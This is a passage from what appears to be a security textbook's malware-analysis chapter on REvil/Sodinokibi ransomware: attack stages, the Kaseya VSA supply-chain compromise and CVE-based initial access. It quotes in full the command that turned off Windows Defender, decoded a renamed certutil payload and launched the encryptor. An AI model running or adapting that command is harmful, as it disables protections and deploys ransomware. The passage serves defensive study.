


Initial Access
RDP/Valid accounts
Exploit
SPAM
Spam Email
Drive-by Compromise
Execution and Lateral Movement
PsExec
REvil/Sodinokibi Ransomware
Download and Execute
CertUtil
PowerShell
Macro
Defense Evasion and Discovery
PC Hunter
Process Hacker
KillAV

Figure 7.124: Attack stages of REvil ransomware


Supply-chain compromise
CertUtil/PowerShell
SODINSTALL
REvil/Sodinokibi

Supply-chain compromise
- Arrives via compromised files and/or sites from a supplier's auto-update feature
- Uses CVE-2021-30116 to compromise the Kaseya VSA servers

CertUtil/PowerShell
- Executes additional PowerShell scripts for disabling Windows Defender and shell commands to launch the next stage of the attack using CertUtil to decrypt and execute "agent.exe" (SODINSTALL)

SODINSTALL
- Drops and executes MsMpend.exe and mpsvc.dll (Sodinokibi DLL) via DLL sideloading

REvil/Sodinokibi
- Encryption
- Safeboot routine

Figure 7.125: Specific attack flow of REvil ransomware on Kaseya VSA servers

- **Initial Access**

  To gain initial access, attackers employ various techniques such as spam/spear-phishing emails with malicious attachments, RDP exploitation using valid accounts, compromised websites, and so on. These techniques allow attackers to download and execute malicious payloads on the victim machine using tools such as CertUtil and PowerShell.

Attackers also perform more targeted attacks using RDP and PsExec to gain complete control of the target network and deploy malicious payloads. A recent approach followed by attackers to perform supply-chain compromise is to install Sodinstall or Sodinokibi on the target systems.

For example, REvil threat actors previously used a Kaseya VSA zero-day vulnerability (CVE-2021-30116) to gain initial access to the Kaseya VSA server platform.

- **Download and Execution**

  The following are the common methods used by REvil to download and execute a malicious payload.

  - **CVE-2019-2725:** This method involves the remote code execution (RCE) of CertUtil or PowerShell to download and execute REvil.
  - **Malspam:** This method uses macros to download and execute REvil. Further, malspam includes an attachment (for example, a PDF file) that is used to download Qakbot and other components of the malware.
  - **Drive-by Compromise:** This method directly downloads REvil.
  - **CVE-2018-13379, CVE-2019-11510, and Valid Accounts:** This method uses RDP and PsExec to download and execute other components of the malware such as antivirus, exfiltration tools, and REvil.
  - **DLL Sideloading:** This method uses a legitimate executable such as MsMpeng.exe to load an REvil DLL that masquerades as a legitimate DLL such as MpSvc.dll, which is dropped via a customized installer such as SODINSTALL.
  - **CVE-2021-30116:** This method exploits a zero-day vulnerability against Kaseya VSA servers via Kaseya supply-chain compromise. It drops the payload to Kaseya's TempPath with the file name `agent.exe`. The VSA procedure used to deploy the encryptor was named "Kaseya VSA Agent Hot-fix." The Kaseya VSA Agent Hot-fix procedure runs the following command:

```
"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-
MpPreference -DisableRealtimeMonitoring $true -
DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true
-DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -
SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM%
>> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\\agent.crt
c:\\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe
& c:\\agent.exe"
```


The above command also replaces `certutil.exe` with the environment variable 